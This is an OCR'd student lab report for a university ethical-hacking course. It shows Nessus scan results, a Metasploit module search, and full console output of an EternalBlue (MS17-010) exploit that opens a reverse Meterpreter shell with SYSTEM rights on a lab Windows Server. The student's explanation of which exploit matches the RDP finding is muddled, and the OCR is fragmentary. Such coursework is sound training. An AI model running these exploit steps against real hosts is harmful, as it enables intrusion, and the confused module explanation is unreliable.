OLD DOMINION UNIVERSITY

CYSE 301 CYBERSECURITY TECHNIQUES AND OPERATIONS


Assignment #4 Ethical Hacking

Your Name: Tajae Bennett


Your UIN: 01152248


TASK A


1.


Attacker Kali - External Workstation on CY301-TBENN012
Applications
Places
Firefox ESR
Sat 04:18
Open
Nessus Login info
~/Desktop/Nessus Info
Save
Nessus Essentials / Folders / View Scan - Mozilla Firefox
https://localhost:8834/#/scans/reports/5/host
Nessus Home
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Most Visited
There's an error with your feed. Click here to view your licens
nessus
Essentials
Scans
Settings
Vulnerabilities 28
FOLDERS
My Scans
All Scans
Trash
RESOURCES
Policies
Plugin Rules
Scanners
TENABLE
Community
Research
Search Vulnerabilities
8 Vulnerabilities
Sev
Name
Family
CRITICAL
Microsoft RDP RCE (C...
Windows
MS14-066: Vulnerabilit...
MS15-034: Vulnerabilit...
MS17-010: Security Up...
Unsupported Windows ...

2.


Attacker Kali - External Workstation on CY301-TBENN012
Applications
Places
Terminal
Sat 21:12
root@CS2APenTest: ~
File Edit View Search Terminal Help
=[metasploit v5.0.38-dev]
+ -- --=[1912 exploits - 1073 auxiliary - 329 post]
+ -- --=[545 payloads - 45 encoders - 10 nops]
+ -- --=[3 evasion]
msf5 > search microsoft rdp rce
Matching Modules
Name Disclosure Date Rank Check Description
0 auxiliary/admin/android/google_play_store_uxss_xframe_rce normal No Android Bro
wser RCE Through Google Play Store XFO
1 auxiliary/admin/backupexec/registry normal No Veritas Bac
kup Exec Server Registry Access
2 auxiliary/admin/http/arris_motorola_surfboard_backdoor_xss 2015-04-08 normal No Arris / Mot
orola Surfboard SBG6580 Web Interface Takeover
3 auxiliary/admin/http/iis_auth_bypass 2010-07-02 normal No MS10-065 Mi
crosoft IIS 5 NTFS Stream Authentication Bypass
4 auxiliary/admin/http/iomega_storcenterpro_sessionid normal No Iomega Stor
Center Pro NAS Web Authentication Bypass
5 auxiliary/admin/http/kaseya_master_admin 2015-09-23 normal No Kaseya VSA
Master Administrator Account Creation
6 auxiliary/admin/http/netgear_auth_download 2016-02-04 normal No NETGEAR Pro
Safe Network Management System 300 Authenticated File Download
7 auxiliary/admin/http/netgear_wnr2000_pass_recovery 2016-12-20 normal No NETGEAR WNR
2000v5 Administrator Password Recovery
8 auxiliary/admin/http/typo3_winstaller_default_enc_keys normal No TYPO3 Winst
aller Default Encryption Keys
9 auxiliary/admin/http/wp_custom_contact_forms 2014-08-07 normal No WordPress c
ustom-contact-forms Plugin SQL Upload
10 auxiliary/admin/http/wp_easycart_privilege_escalation 2015-02-25 normal Yes WordPress W
P EasyCart Plugin Privilege Escalation
11 auxiliary/admin/http/wp_gdpr_compliance_privesc 2018-11-08 normal Yes WordPress W
P GDPR Compliance Plugin Privilege Escalation
12 auxiliary/admin/http/wp_google_maps_sqli 2019-04-02 normal Yes WordPress G
oogle Maps Plugin SQL Injection
13 auxiliary/admin/http/wp_symposium_sql_injection 2015-08-18 normal Yes WordPress S
ymposium Plugin SQL Injection
14 auxiliary/admin/http/wp wplms privilege escalation 2015-02-09 normal Yes WordPress W
Activate Windows
Go to Settings to activate






3.

IN THE MSFCONSOLE I SEARCH THE CRITICAL VULNERABILITY "MICROSOFT RDP RCE." I THEN FIND AN EXPLOIT WHICH IS


“EXPLOIT/FREEBSD/TACACS/XTACACSD_REPORT.” THIS EXPLOIT TARGET A STACK BUFFER OVERFLOW IN XTACACSD. AN ATTACKER SENDS A CRAFTED XTACACS PACKETS WITH A VERY LONG USERNAME WHICH OVERWHELM THE SYSTEM. AFTER FINDING OUT WHAT THIS EXPLOIT DOES, I CONFIGURED THE RHOSTS TO 192.168.10.11 BECAUSE IT WAS EMPTY.

TASK B

1.




2.



Applications
Places
Terminal
Attacker Kali - External Workstation on CY301-TBENN012
Sat 21:57
root@CS2APenTest: ~
File Edit View Search Terminal Help
[*] Started reverse TCP handler on 192.168.217.3:30123
[+] 192.168.10.11:445 - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Standard 7600 x64 (64-bit)
[*] 192.168.10.11:445 - Connecting to target for exploitation.
[+] 192.168.10.11:445 - Connection established for exploitation.
[+] 192.168.10.11:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.10.11:445 - CORE raw buffer dump (36 bytes)
[*] 192.168.10.11:445 - 0x00000000 57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32 Windows Server 2
[*] 192.168.10.11:445 - 0x00000010 30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64 20 008 R2 Standard
[*] 192.168.10.11:445 - 0x00000020 37 36 30 30 7600
[+] 192.168.10.11:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.10.11:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.10.11:445 - Sending all but last fragment of exploit packet
[*] 192.168.10.11:445 - Starting non-paged pool grooming
[+] 192.168.10.11:445 - Sending SMBv2 buffers
[+] 192.168.10.11:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.10.11:445 - Sending final SMBv2 buffers.
[*] 192.168.10.11:445 - Sending last fragment of exploit packet!
[*] 192.168.10.11:445 - Receiving response from exploit packet
[+] 192.168.10.11:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.10.11:445 - Sending egg to corrupted connection.
[*] 192.168.10.11:445 - Triggering free of corrupted buffer.
[*] Sending stage (206403 bytes) to 192.168.217.2
[*] Meterpreter session 1 opened (192.168.217.3:30123 -> 192.168.217.2:54629) at 2022-11-05 21:52:33 -0400
[+] 192.168.10.11:445 - =-=
[+] 192.168.10.11:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=
[+] 192.168.10.11:445 - =-=
meterpreter > screenshot
Screenshot saved to: /root/MetvvBRF.jpeg
meterpreter > background
[*] Backgrounding session 1...
msf5 exploit(windows/smb/ms17_010_eternalblue) > sessions
Active sessions
===============
Id Name Type Information Connection
-- ---- ---- ----------- ----------
1 meterpreter x64/windows NT AUTHORITY\SYSTEM @ W2008R2 192.168.217.3:30123 -> 192.168.217.2:54629 (192.168.10.11)
msf5 exploit(windows/smb/ms17_010_eternalblue) >


TASK C


1.


Applications
Places
Firefox ESR
Attacker Kali - External Workstation on CY301-TBENN012
Sat 22:06
MetvvBRF.jpeg (JPEG Image, 1024 × 768 pixels) - Scaled (91%) - Mozilla Firefox
Nessus Essentials / Login
MetvvBRF.jpeg (JPEG Im
file:///root/MetvvBRF.jpeg
Nessus Home
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Most Visited


2.


Attacker Kali - External Workstation on CY301-TBENN012
Applications
Places
Terminal
Sat 22:42
root@CS2APenTest: ~
File Edit View Search Terminal Help
root@CS2APenTest:~# touch IMADEIT-tbenn012.txt
root@CS2APenTest:~# vi IMADEIT-tbenn012.txt
root@CS2APenTest:~# ls IMADEIT-tbenn012.txt
IMADEIT-tbenn012.txt
root@CS2APenTest:~# ls -al IMADEIT-tbenn012.txt
-rw-r--r-- 1 root root 34 Nov 5 22:32 IMADEIT-tbenn012.txt
root@CS2APenTest:~# cat IMADEIT-tbenn012.txt
This is tbenn012, hello Pumpkin!"
root@CS2APenTest:~#



Attacker Kali - External Workstation on CY301-TBENN012
Applications
Places
Terminal
Sat 23:06
root@CS2APenTest: ~
File Edit View Search Terminal Help
40777/rwxrwxrwx 0 dir 2009-07-13 23:20:10 -0400 rescache
